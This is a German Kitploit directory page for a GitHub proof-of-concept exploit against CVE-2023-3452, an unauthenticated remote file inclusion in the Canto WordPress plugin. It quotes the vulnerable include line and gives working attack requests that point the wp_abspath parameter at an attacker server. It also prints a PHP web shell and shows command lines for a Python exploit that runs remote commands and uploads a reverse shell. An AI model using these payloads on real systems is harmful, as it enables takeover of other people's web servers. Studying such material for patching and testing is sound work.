

Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2023-3452-PoC — Wordpress Plugin Canto < 3.0.5 - Remote File Inclusion (RFI) und Remote Code Execution (RCE) | Kitploit

Tools/GitHubGitHub/leoanggal1/cve-2023-3452-poc
Payload-GenerierungSchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsRemote-Access-Tool
GitHubleoanggal1/cve-2023-3452-poc

CVE-2023-3452-PoC

Wordpress Plugin Canto < 3.0.5 - Remote File Inclusion (RFI) und Remote Code Execution (RCE)

Repository anzeigen
17130vor 2 JahrenNoch nicht geprüft
Teilen

CVE-2023-3452-PoC - Wordpress Plugin Canto < 3.0.5 - Remote File Inclusion (RFI) - Remote Code Execution (RCE) - Unauthenticated

Hier erklären wir einen PoC der aktuellen RFI (Remote File Inclusion) Schwachstelle des Canto Wordpress-Plugins und haben einen Exploit entwickelt, um die Ausführung von Befehlen zu automatisieren.

„Das Canto-Plugin für WordPress ist anfällig für Remote File Inclusion in Versionen bis einschließlich 3.0.4 über den Parameter 'wp_abspath'. Dies ermöglicht es nicht authentifizierten Angreifern, beliebigen entfernten Code auf dem Server einzuschleusen und auszuführen, sofern allow_url_include aktiviert ist. Local File Inclusion ist ebenfalls möglich, jedoch weniger nützlich, da der Angreifer in der Lage sein muss, eine bösartige PHP-Datei per FTP oder auf andere Weise in ein vom Webserver lesbares Verzeichnis hochzuladen.“ (https://nvd.nist.gov/vuln/detail/CVE-2023-3452)

Dieser Exploit nutzt einen Fehler im Parameter wp_abspath, wie in der folgenden Codezeile in includes/lib/download.php zu sehen ist:

...

require_once($_REQUEST['wp_abspath'] . '/wp-admin/admin.php');

...

Um diese Schwachstelle auszunutzen, muss außerdem der Parameter allow_url_include=On in der PHP-Konfiguration aktiviert sein.

Es ist möglich, Anfragen mit diesem Parameter zu stellen, die auf unseren Webserver verweisen, von dem aus PHP-Code interpretiert wird. Wenn wir beispielsweise die folgende Anfrage stellen, können wir überprüfen, dass die Anfrage auf unserem Server eingeht:

http://192.168.1.142/wp-content/plugins/canto/includes/lib/download.php?wp_abspath=http://192.168.1.33:8080

image


Wir sehen, dass der Server die Datei /wp-admin/admin.php aufruft. Wenn wir also das Verzeichnis erstellen und unseren bösartigen PHP-Code in die Datei admin.php einfügen, lädt der anfällige Server diese herunter und führt sie korrekt aus. Wenn wir beispielsweise in unsere admin.php eine PHP-Web-Shell <?php system($_GET['cmd']); ?> schreiben, können wir Code aus der Ferne ausführen.

http://192.168.1.142/wp-content/plugins/canto/includes/lib/download.php?wp_abspath=http://192.168.1.33:8080&cmd=whoami
image

All dies wurde im Python-Exploit CVE-2023-3452.py automatisiert.

Verwendung des Exploits


  • Ausführen eines entfernten Befehls:
python3 CVE-2023-3452.py -u http://192.168.1.142 -LHOST 192.168.1.33 -c 'id'
image


  • Hochladen der Pentesmonkey Reverse Shell:
python3 CVE-2023-3452.py -u http://192.168.1.142 -LHOST 192.168.1.33 -NC_PORT 3333 -s php-reverse-shell.php

image

Referenzen

  • https://nvd.nist.gov/vuln/detail/CVE-2023-3452
  • https://wordpress.com/es/plugins/canto

Kontakt

  • E-Mail: [email protected]
  • LinkedIn: Leopoldo Angulo Gallego
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    565
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    327
  • 5

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    258
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    256

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





